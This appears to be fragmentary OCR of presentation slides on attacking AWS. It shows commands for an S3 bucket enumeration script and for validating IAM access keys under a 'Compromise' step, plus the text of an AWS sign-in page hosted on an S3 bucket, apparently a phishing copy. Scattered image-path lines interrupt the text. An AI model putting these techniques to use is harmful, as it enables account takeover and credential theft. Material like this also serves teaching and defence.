
```
./validate_s3_buckets.py \
 -i /tmp/words.txt \
 -o /tmp/out.json
```



- **Authenticated Users group** – Represented by `http://acs.amazonaws.com/groups/global/AuthenticatedUsers`. This group represents all AWS accounts. Access permission to this group allows any AWS account to access the resource. However, all requests must be signed (authenticated).

2. Compromise

```
./validate_iam_access_keys.py \
 -i keys.txt \
 -o out.json
```



Amazon Web Services Sign In
https://us-gov-west-1.s3.amazonaws.com/index.html
Search

https://us-gov-west-1.s3.amazonaws.com/index.html

Sign In or Create an AWS Account

What is your email (phone for mobile accounts)?

E-mail or mobile number:

○ **I am a new user.**

● **I am a returning user and my password is:**

Sign in using our secure server

Forgot your password?

AWS Accounts Include
12 Months of Free Tier Access


Including use of Amazon EC2,
Amazon S3, and Amazon RDS

Visit aws.amazon.com/free for full offer terms

Learn more about AWS Identity and Access Management and AWS Multi-Factor Authentication, features that provide additional security for your AWS Account. View full AWS Free Usage Tier offer terms.

About Amazon.com Sign In

Amazon Web Services uses information from your Amazon.com account to identify you and allow access to Amazon Web Services. Your use of this site is governed by our Terms of Use and Privacy Policy linked below. Your use of Amazon Web Services products and services is governed by the AWS Customer Agreement linked below unless you purchase these products and services from an AWS Value Added Reseller.



https://ap-south-1.signin.aws.amazon.com/oauth?SignatureVersion=4&X-Amz-Algor

https://ap-south-1.

Account: myaccountalias


User Name: myusername

Password: ••••••••••••••••••••••••

